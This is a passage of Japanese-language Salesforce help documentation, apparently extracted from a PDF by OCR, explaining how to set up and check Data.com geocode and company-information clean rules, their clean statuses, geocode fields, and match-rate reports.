6. 他の地理コードクリーンアップルールに対してこのプロセスを繰り返します。
7. Salesforce Classicの場合、地理コードクリーンアップルールのクリーンアップ状況を確認するには、［Data.comによるこのレコードのクリーンアップ］関連リストを取引先、取引先責任者、およびリードのページレイアウトに追加します (Lightning Experienceの場合、このステップは不要です)。


エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

クリーンアップルールを設定して有効化する
- 「アプリケーションのカスタマイズ」



関連トピック:

- 地理コードクリーンアップルールの設定に関する考慮事項
- 地理コードクリーンアップルールのクリーンアップ状況の確認
- 地理コードがレコードに追加されたことの確認
- 地理コード項目

地理コードクリーンアップルールの設定に関するガイドライン

Data.com を使用して Salesforce レコードに地理コード情報を自動的に追加する場合は、いくつかの重要なガイドラインに従ってください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

重要: 地理コードは、Data.com テクノロジを使用してレコードに追加されます。ただし、この機能の使用に Data.com ライセンスは必要ありません。

- Data.com 地理コードクリーンアップルールを使用して地理コード情報がレコードに追加されるときに、レコードの最終変更情報は更新されません。これにより、組織の自動化プロセスが影響されるのを防ぐことができます。最終変更情報が更新されるようにするには、地理コードクリーンアップルールで［最終更新情報を更新しない］を選択解除します。
- ユーザが地理コードクリーンアップルールを使用して地理コードをレコードに手動で追加できるようにする場合は、地理コード項目と精度項目に項目レベルセキュリティを設定し、ユーザがこれらの項目を更新できるようにする必要があります。

関連トピック:


- 地理コードクリーンアップルールの設定

地理コードクリーンアップルールのクリーンアップ状況の確認

Data.com 地理コードクリーンアップルールは、取引先、取引先責任者、およびリードの住所の地理コードを自動的に追加します。個々のレコードが地理コードクリーンアップルールで処理されたかどうかと、その処理の状況を確認できます。クリーンアップルールをテストする場合、クリーンアップルールを使用して手動でレコードをクリーンアップできます。クリーンアップルールを使用するとレコードは自動的にクリーンアップされるため、手動でレコードをクリーンアップする必要はなくなります。

重要: 地理コードは、Data.com テクノロジを使用してレコードに追加されます。ただし、この機能の使用に Data.com ライセンスは必要ありません。

1. 確認するレコードを開きます。
2. レコードの地理コードクリーンアップルールのクリーンアップ状況を確認します。たとえば、リードを確認する場合、［リード住所の地理コード］クリーンアップルールのクリーンアップ状況を確認します。Salesforce Classic では、この状況は [Data.com によるこのレコードのクリーンアップ] セクションにあります ([Data.com によるこのレコードのクリーンアップ] セクションが見つからない場合は、ページレイアウトに追加するように Salesforce システム管理者に依頼してください)。Lightning Experience では、［クリーンアップ状況を確認］クイックアクションをクリックするとクリーンアップルールの状況が表示されます。
3. レコードを手動でクリーンアップするには、地理コードクリーンアップルールの [クリーンアップ] をクリックします。



レコードが地理コードデータサービス内のレコードと一致する場合は、地理コード情報項目の値が追加され、既存の値はすべて上書きされます。クリーンアップルールの［クリーンアップ状況］が更新されます。レコードを手動でクリーンアップできない場合は、地理コード項目と精度項目を更新できるように、システム管理者にこれらの項目の項目レベルセキュリティを設定するように依頼します。

メモ: レコードの住所を変更すると、レコードが再度クリーンアップされるまで、クリーンアップルールの［クリーンアップ状況］は 未比較 に設定されます。ただし、地理コードクリーンアップルールでは、レコードはほぼすぐに自動的に再度クリーンアップされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

地理コードクリーンアップルールで取引先をクリーンアップする
- 取引先に対する「編集」

地理コードクリーンアップルールで取引先責任者をクリーンアップする
- 取引先責任者に対する「編集」

地理コードクリーンアップルールでリードをクリーンアップする
- リードに対する「編集」

地理コードがレコードに追加されたことの確認

地理コード項目は通常、レコードに表示されないため、いくつかの手順を実行して、地理コードがData.com地理コードクリーンアップルールを使用してSalesforceレコードに追加されていることを確認する必要があります。

重要: 地理コードは、Data.comテクノロジを使用してレコードに追加されます。ただし、この機能の使用にData.comライセンスは必要ありません。

ヒント: 地理コード項目は、カスタム数式項目を使用してページレイアウトに追加できます。

1. 地理コードルールのクリーンアップ状況を確認します。
   a. レコードを開きます。
   b. [このレコードをクリーンアップ] セクションで、地理コードルールのクリーンアップ状況を確認します。


エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce API を使用する
- 「API の有効化」



地理コードルールのクリーンアップ状況が 同期済み に設定されている場合、レコードにはデータサービスの最新の地理コード情報が含まれています。別の状況が表示されている場合、[クリーンアップ] をクリックして手動でレコードをクリーンアップできます。

2. Salesforce API を使用して、地理コード項目に値が含まれていることを確認します。
   a. レコードの `Id` 項目の値を取得します。
   b. `Id` を使用して、住所項目と地理コード項目をクエリします (または、すべてのレコードをクエリするか、オブジェクトの最初の *X* 件のレコードをクエリできます)。
   例: 取引先責任者の Salesforce Object Query Language (SOQL) クエリ

```
SELECT Name, Email, MailingAddress, MailingCity, MailingState, MailingCountry,
MailingLatitude, MailingLongitude, MailingGeocodeAccuracy
FROM Contact
WHERE Id IN ('003D000000QRoqW', '003R0000001ySoG', '003D000000QRoqU');
```

   c. 地理コード項目に値が含まれていることを確認します。

地理コード項目

地理コード情報では、経度、緯度、および精度評価を使用して場所を識別します。地理コード項目は、Salesforce の取引先、取引先責任者、およびリードの標準住所で使用できます。地理コード項目はレコードには表示されませんが、Salesforce API を使用して参照できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オブジェクト	標準住所	地理コード項目
取引先	住所 (請求先)	• BillingLatitude • BillingLongitude • BillingGeocodeAccuracy
取引先	住所 (納入先)	• ShippingLatitude • ShippingLongitude • ShippingGeocodeAccuracy
取引先責任者	住所 (郵送先)	• MailingLatitude • MailingLongitude • MailingGeocodeAccuracy
リード	住所	• Latitude • Longitude • GeocodeAccuracy

精度値

精度によって、緯度と経度の位置に関する詳細が示されます。たとえば Zip は、緯度と経度が住所の郵便番号地域の中心地点を示していることを意味します。この場合、正確な住所の一致が見つからなかったことになります。

精度値	説明
Address	同じ建物内
NearAddress	住所付近
Block	街区の中間点
Street	番地の中間点
ExtendedZip	拡張郵便番号地域の中心
Zip	郵便番号地域の中心
Neighborhood	近隣の中心

精度値	説明
City	市区郡の中心
County	郡の中心
State	都道府県の中心
Unknown	住所の一致なし

重要な組織情報を使用したリードの自動強化

営業担当者とマーケティング担当者が最も有望なリードを簡単に追跡し、適切なテリトリーとキャンペーンにすぐに割り当てられるようにします。Data.com Clean ライセンスを使用して、年間売上、業種、D-U-N-S Number、従業員数などの貴重な組織情報を簡単にリードに追加できます。

エディション

使用可能なエディション: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

会社情報クリーンアップルールの設定に関する考慮事項

Data.com クリーンアップルールを使用して会社情報を Salesforce のリードと取引先に自動的に追加する場合の考慮事項を確認してください。

[会社情報] クリーンアップルールの設定

Data.com 会社情報クリーンアップルールを使用して、年間売上、D-U-N-S Number や従業員数などの重要な会社情報を既存および新規のすべての Salesforce 取引先およびリードに追加できます。

会社情報クリーンアップルールの設定に関するガイドライン

Data.com クリーンアップルールを使用して Salesforce 取引先およびリードを自動的に強化する場合は、重要なガイドラインに従ってください。

Lightning Experience での会社情報ルールを使用した処理済みレコードのクリーンアップ状況の確認

個々のレコードが会社情報クリーンアップルールを使用して処理されたかどうかを確認できます。または、ルールをテストするために、手動でレコードをクリーンアップすることもできます。クリーンアップルールを使用すると、レコードは自動的にクリーンアップされるため、手動でレコードをクリーンアップする必要はなくなります。

Salesforce Classic で会社情報クリーンアップルールを使用して処理したレコードのクリーンアップ状況を確認

個々のレコードが会社情報クリーンアップルールを使用して処理されたかどうかを確認できます。または、ルールをテストするために、手動でレコードをクリーンアップすることもできます。クリーンアップルールを使用すると、レコードは自動的にクリーンアップされるため、手動でレコードをクリーンアップする必要はなくなります。

会社情報クリーンアップルールの設定に関する考慮事項

Data.com クリーンアップルールを使用して会社情報を Salesforce のリードと取引先に自動的に追加する場合の考慮事項を確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

Data.com Clean ライセンスを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

評価オプションの代わりに AppExchange パッケージの使用を推奨

会社情報ルールには、データの更新または参照のみの評価を生成するオプションが含まれています。ただし、Data.com Clean のお客様の場合は、評価オプションによって予期しない結果が作成されることがあります。Data.com Clean のお客様は、AppExchange パッケージの Data.com Clean Reports を代わりに使用することをお勧めします。

既存のクリーンアップ設定との競合

*リード*の会社情報クリーンアップルールを使用しても、実行している既存の Data.com Clean のジョブには影響しません。ただし、*取引先*の会社情報クリーンアップルールは、クリーンアップジョブと競合します。競合と混乱を防ぐには、次の手順を実行します。

- 取引先でクリーンアップジョブを無効にします。
- 取引先ページレイアウトで、クリーンアップジョブに関連する要素 ([クリーンアップ] ボタンと [クリーンアップ状況] 項目) を削除します。

トリガ、ワークフロー、転送通知

会社情報ルールを有効にする前に、トリガ、ワークフロー、および転送通知の設定を確認します。会社情報ルールを使用すると、これらのメカニズムが有効になります。

Salesforce Classic ユーザの場合の調整

Salesforce Classic ユーザがレコードのクリーンアップ状況を確認し、手動でクリーンアップできるようにするには、リードまたは取引先ページレイアウトを調整します。[Data.com によるこのレコードのクリーンアップ] 関連リストをレイアウトに追加します。


関連トピック:

[会社情報] クリーンアップルールの設定

[会社情報] クリーンアップルールの設定

Data.com 会社情報クリーンアップルールを使用して、年間売上、D-U-N-S Number や従業員数などの重要な会社情報を既存および新規のすべての Salesforce 取引先およびリードに追加できます。

1. [設定]から、[クイック検索] ボックスに「*クリーンアップルール*」と入力し、[クリーンアップルール] を選択します。
2. 設定する会社情報ルールの横にある [編集] をクリックします。
3. ルール設定を確認します。会社情報をすべての既存の取引先またはリードに追加するには、[このルールが有効化または保存されたときにすべてのレコードをクリーンアップ] を選択します。
4. ルールを保存します。
5. ルールを有効にします。
   ルールの有効化または保存時にすべてのレコードをクリーンアップするオプションを選択した場合、Salesforce ではすぐに新規データが既存のレコードで使用可能かどうかが確認されます。新規レコードの場合、Salesforce ではレコードの保存時、新規データが使用可能かどうかが確認されます。新規データは空白の項目のみに追加されます。つまり、Salesforce でデータの上書きは行われません。
6. Salesforce Classic の場合のみ、ユーザが会社情報クリーンアップルールの状況を確認するには、[Data.com によるこのレコードのクリーンアップ] 関連リストを取引先またはリードのページレイアウトに追加します。



エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

Data.com Clean ライセンスを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

クリーンアップルールを設定して有効化する
- 「アプリケーションのカスタマイズ」

ページレイアウトを編集する
- 「アプリケーションのカスタマイズ」

関連トピック:

会社情報クリーンアップルールの設定に関する考慮事項

Data.com クリーンアップルールの設定

Salesforce Classic で会社情報クリーンアップルールを使用して処理したレコードのクリーンアップ状況を確認

会社情報クリーンアップルールの設定に関するガイドライン

Data.com クリーンアップルールを使用して Salesforce 取引先およびリードを自動的に強化する場合は、重要なガイドラインに従ってください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

Data.com Clean ライセンスを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Classic ユーザの場合の調整

Salesforce Classic ユーザがレコードのクリーンアップ状況を確認し、手動でクリーンアップできるようにするには、リードまたは取引先ページレイアウトを調整します。[Data.com によるこのレコードのクリーンアップ] 関連リストをレイアウトに追加します。

レコードを手動でクリーンアップするユーザのアクセス

D&B 企業オブジェクトへのアクセス

ユーザが D&B 企業オブジェクトへの「参照」および「作成」アクセス権を持っていることを確認します。ユーザがレコードをクリーンアップすると、ルールにより関連する D&B 企業レコードが作成されます (レコードが存在しない場合)。

取引先項目へのアクセス

取引先の会社情報ルールの場合、項目レベルセキュリティを調整して、ルールで指定されるデータを含む次の取引先項目へのアクセス権をユーザに付与します。

取引先名	従業員数	SIC コード
取引先部門	Fax	SIC の説明
年間売上	業種	株式コード
請求先住所	NAICS コード	取引形態
会社の D-U-N-S Number	NAICS の説明	設立年
D&B 企業	会社形態	Web サイト
説明	電話	

リード項目へのアクセス

リードの会社情報ルールの場合、項目レベルセキュリティを調整して、リードの次の項目へのアクセス権をユーザに付与します。

- 年間売上
- D&B 企業
- 会社 D-U-N-S 番号
- 業種
- 従業員数

メモ: Professional Edition の場合は、ページレイアウトを使用して項目レベルセキュリティを調整します。

関連トピック:

[会社情報] クリーンアップルールの設定
ページレイアウトおよび項目レベルセキュリティ

Lightning Experience での会社情報ルールを使用した処理済みレコードのクリーンアップ状況の確認

個々のレコードが会社情報クリーンアップルールを使用して処理されたかどうかを確認できます。または、ルールをテストするために、手動でレコードをクリーンアップすることもできます。クリーンアップルールを使用すると、レコードは自動的にクリーンアップされるため、手動でレコードをクリーンアップする必要はなくなります。


使用可能なエディション: Lightning Experience

Data.com Clean ライセンスを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

取引先およびリードをクリーンアップする
- 取引先およびリードの「編集」

1. 確認する取引先またはリードを開きます。
2. アクションメニューで、[クリーンアップ状況を確認] をクリックします。



3. [クリーンアップ] をクリックします。



このウィンドウには、クリーンアップ前後のクリーンアップ状況が表示されます。

取引先またはリードレコードがデータサービスのレコードに一致した場合は、自動的に空白項目に入力されます。会社情報クリーンアップルールでは、レコードのデータは上書きされません。新規データと既存のデータが異なる場合は、手動で確認し、必要なデータを選択できます。クリーンアップルールの状況が更新されます。

レコードを照合または更新するために、ルールが使用する項目を 1 つ以上変更する場合は、レコードが保存されるか再度クリーンアップされるまで、クリーンアップ状況は 未比較 に設定されます。

メモ: 取引先で、手動でクリーンアップ中に会社の D-U-N-S Number 項目値を更新する場合は、D&B 企業項目値を削除します。これを実行しないと、Clean で上記 2 項目の値を更新できず、正しい D&B 企業レコードを取引先にリンクできません。

Salesforce Classic で会社情報クリーンアップルールを使用して処理したレコードのクリーンアップ状況を確認

個々のレコードが会社情報クリーンアップルールを使用して処理されたかどうかを確認できます。または、ルールをテストするために、手動でレコードをクリーンアップすることもできます。クリーンアップルールを使用すると、レコードは自動的にクリーンアップされるため、手動でレコードをクリーンアップする必要はなくなります。


使用可能なインターフェース: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

取引先およびリードをクリーンアップする
- 取引先およびリードの「編集」

1. 確認する取引先またはリードを開きます。
2. [クリーンアップ] をクリックします。



取引先またはリードレコードがデータサービスのレコードに一致した場合は、自動的に空白項目に入力されます。会社情報クリーンアップルールでは、レコードのデータは上書きされません。新規データと既存のデータが異なる場合は、手動で確認し、必要なデータを選択できます。クリーンアップルールの状況が更新されます。

レコードを照合または更新するために、ルールが使用する項目を 1 つ以上変更する場合は、レコードが保存されるか再度クリーンアップされるまで、クリーンアップ状況は 未比較 に設定されます。

メモ: 取引先で、手動でクリーンアップ中に会社の D-U-N-S Number 項目値を更新する場合は、D&B 企業項目値を削除します。これを実行しないと、Clean で上記 2 項目の値を更新できず、正しい D&B 企業レコードを取引先にリンクできません。

3. レコードのクリーンアップ状況を確認します。[Data.com によるこのレコードのクリーンアップ] セクションで状況を探します。(このセクションが見つからない場合は、ページレイアウトに追加するように Salesforce システム管理者に依頼してください。)

関連トピック:

標準 Data.com クリーンアップルール

クリーンアップルールの効果を調べるためのガイドライン

自分の組織に Data.com Clean の効果がどの程度あるかを調べることができます。クリーンアップルールの一致率が表示される [クリーンアップの重要情報] ページを確認します。Data.com でデータサービスのレコードと一致した処理済みレコードの割合が表示されます。レコードが一致すると、最新のデータで更新することができます。

- [エラー] 列には、レコードを処理するときに発生したエラー数が表示されます。トリガ、ワークフロールール、重複ルール、または入力規則が原因で処理済みレコードを更新できない場合、エラーが発生します。エラーのある各レコードの ID および関連するエラーメッセージが含まれたファイルをダウンロードするには、エラー数をクリックします。レコードの最新のエラーのみが含まれます。[エラー] 列には、クリーンアップルールあたり最大 10,000 件のエラーが含まれます。
- 過去 24 時間に有効化されたクリーンアップルールのデータは表示されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

地理コードクリーンアップルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Data.com Clean ライセンスで他のクリーンアップルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

標準 Data.com クリーンアップルール

標準クリーンアップルールの主要な詳細には、各クリーンアップルールの動作と影響を受ける項目が含まれます。

デフォルト名	データサービス	オブジェクト	項目の更新方法	一致項目	更新される項目
取引先住所（請求先）の地理コード	Data.com 地理情報	取引先	上書き	住所（請求先）	• BillingLatitude • BillingLongitude • BillingGeocodeAccuracy 緯度、経度、および精度はレコードに表示されません。
取引先住所（納入先）の地理コード	Data.com 地理情報	取引先	上書き	住所（納入先）	• ShippingLatitude • ShippingLongitude • ShippingGeocodeAccuracy 緯度、経度、および精度はレコードに表示されません。
取引先責任者住所（郵送先）の地理コード	Data.com 地理情報	取引先責任者	上書き	住所（郵送先）	• MailingLatitude • MailingLongitude • MailingGeocodeAccuracy 緯度、経度、および精度はレコードに表示されません。
リード住所の地理コード	Data.com 地理情報	リード	上書き	住所	• Latitude • Longitude • GeocodeAccuracy 緯度、経度、および

エディション

使用可能なエディション: Salesforce Classic

地理コードクリーンアップルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Data.com Clean ライセンスで他のクリーンアップルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

デフォルト名	データサービス	オブジェクト	項目の更新方法	一致項目	更新される項目
					精度はレコードに表示されません。
[リードの会社情報] (Data.com Clean ライセンスのみで使用可能)	リードの Data.com 会社	リード	空白は入力されます。差異があるレコードにはフラグが付きます。フラグ付きレコードは手動で確認する必要があります。	• 会社名 • メール • 住所 • 会社 D-U-N-S 番号 • Web サイト	• [年間売上] (米ドル) • 会社 D-U-N-S 番号 • D&B 企業 • 従業員数 • 業種
取引先の会社情報	Data.com 会社	取引先	ルールには、参照のみ評価の生成または新規データでレコードを更新するオプションが含まれています。 レコードの更新のオプションを選択すると、空白に値が入力され、差異があるレコードにはフラグが付きます。フラグ付きレコードは手動で確認する必要があります。	• D-U-N-S 番号 • 名前 • 電話 • 住所 (請求先) • Web サイト	• 取引先名 • D-U-N-S 番号 • D&B 企業 • 従業員数 • 年間売上 • 株式コード • Web サイト • 業種 • 会社形態 • 住所 (請求先) • 電話 • Fax • 取引先 部門 • 取引形態 • 設立年 • 産業コード • 産業区分の説明 • NAICS コード • NAICS の説明

デフォルト名	データサービス	オブジェクト	項目の更新方法	一致項目	更新される項目
					• 説明

関連トピック:

- Data.com クリーンアップルールの設定
- クリーンアップルールとは?
- [会社情報] クリーンアップルールの設定

Data.com クリーンアップルールの状況

Data.com クリーンアップルールを有効にすると、レコードのルールに関連付けられている状況が表示されます。この状況により、レコードのデータがデータサービスとどのように比較されているかが示されます。

クリーンアップ状況	定義	API 項目値
［未比較］	Salesforce はデータサービスと比較されていません。	`Pending`
［同期済み］	Salesforce レコードはデータサービスのレコードと一致し、クリーンアップルールによって影響を受ける項目の値と一致します。	`InSync`
［レビュー済み］	Salesforce レコードはデータサービスのレコードと一致していますが、一致するレコードの一部に受け入れられない値があります。クリーンアップルールによって影響を受ける項目の値のみが使用されて、この状況が判断されます。	確認済み
［不一致］	Salesforce レコードはデータサービスのレコードと一致しますが、クリーンアップルールによって影響を受ける項目の値が異なり、その差異がまだ確認されていません。	`Different`
［該当なし］	この Salesforce レコードには、Data.com レコードに類似のレコードがありません。	`NotFound`

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

地理コードクリーンアップルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Data.com Clean ライセンスで他のクリーンアップルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

クリーンアップ状況	定義	API 項目値
スキップしました	入力規則エラーまたはトリガエラーのため、Salesforce レコードを照合または更新できません。	`Skipped`

特定の Data.com Clean 状況の Salesforce レコードに関するレポート

特定のクリーンアップ状況(不一致 など)を持つSalesforce取引先、取引先責任者、またはリードレコードを示すカスタムレポートを作成します。

取引先、取引先責任者、またはリードオブジェクトから表示する項目を選択します。付随するクリーンアップ情報オブジェクトのデータを使用して、Salesforce レコードと Data.com レコードの値を横に並べて表示します。レポート結果は、レコードが特定のクリーンアップ状況となる一貫した理由を判断するのに役立ちます。この情報を使用して、組織でのレコードのクリーンアップ方法を管理します。

たとえば、クリーンアップ状況が 不一致 になっているすべてのレコードと、それに一致するData.comレコードを横に並べて表示するレポートを作成できます。この状況の原因となるデータのパターンを判断したら、トリガまたはAPIカスタマイズを作成してデータを調整し、より多くのレコードの状況が 同期済み となるようにすることができます。

クリーンアップ状況別取引先責任者レポートを作成してみましょう。

1. クリーンアップ状況別取引先責任者レポートを作成する前に、取引先責任者オブジェクトを取引先責任者クリーンアップ情報オブジェクトにリンクするカスタムレポートタイプが組織に存在し、両方のオブジェクトの項目がレポートに使用できることを確認します。
2. レポートを作成します。[レポート] タブをクリックし、[新規レポート] をクリックします。
3. レポートタイプとして *[クリーンアップ状況別取引先責任者]* を選択します。
4. [作成] をクリックします。
5. 親オブジェクトである取引先責任者から、レポート対象となる項目を選択します。たとえば、次の項目を選択します。
   - 取引先責任者 `ID`
   - 状況をクリーンアップ
   - 氏名
   - 住所 (郵送先)
   - 電話
   - メール
6. 関連オブジェクトである取引先責任者クリーンアップ情報から、取引先責任者オブジェクトの項目と対応する項目を選択します。取引先責任者クリーンアップ情報の場合、次の項目を選択します。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

- 取引先責任者クリーンアップ ID
- 名
- 姓
- 住所
- 電話
- メール
- 最終一致日

7. 項目の絞り込みをレポートに追加します。項目には *[クリーンアップ状況]* を選択します。演算子には *[次の文字列と一致する]* を選択し、値には *[不一致]* を選択します。
8. 残りの項目を定義します。
9. レポートを保存して、実行します。
10. 特定のレコードのクリーンアップ状況が 不一致 となるデータのパターンを判断できるかどうかを、レポートで確認します。

関連トピック:

取引先、取引先責任者、リードクリーンアップ情報のカスタムレポートタイプの作成

Data.com Clean の効果の判定

Data.com Clean の総計値と分析には、Data.com データを使用して組織の取引先、取引先責任者、およびリードがどのように一致および更新されるかが示されるため、一致率と更新率を定期的に確認することが重要です。

1. [設定] から、［クイック検索］ボックスに「*総計値*」と入力し、[クリーンアップ] セクションの [総計値 & 分析] を選択します。
2. 最後にいつ計算されたかは、テーブル上部にある［最終計算日］項目を確認してください。

   メモ: テーブルのデータは毎日計算されますが、時間を保存してから、GMT に基づいて日付を計算します。そのため、時間の調整によっては、表示される日付が計算を実施した日付と異なる場合があります。また、このデータが計算されるのは 1 日に 1 回であるため、Data.com ダッシュボードおよびレポートのデータとわずかに異なる場合があります。
3. [一致率と更新率] セクションで一致情報と更新情報を確認します。

   データは、組織が Data.com を実装してから一致または更新されたレコードを表します。次は、テーブル列の定義です。

列	定義
レコード数	Data.com Clean が有効なオブジェクト (取引先、取引先責任者、またはリード)。 メモ: Salesforce 組織で個人取引先を使用している場合には、［総計］列と［処理済み］列の数値が異なる場合があります。個人取引先は取引先合計には含まれますが、Data.com Clean ジョブでは処理されません。
合計	Salesforce 内にある組織のオブジェクト (取引先、取引先責任者、またはリード) レコード数。
処理済み	Data.com Clean で処理された種別 (取引先、取引先責任者、またはリード) ごとの Salesforce レコード数。
一致	Data.com レコードと一致する種別 (取引先、取引先責任者、またはリード) ごとの処理済みの Salesforce レコード数。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com Clean の一致率を表示する
- 「アプリケーションのカスタマイズ」

列	定義
更新	更新された種別(取引先、取引先責任者、またはリード) ごとの処理済みの Salesforce レコード数。

列	定義
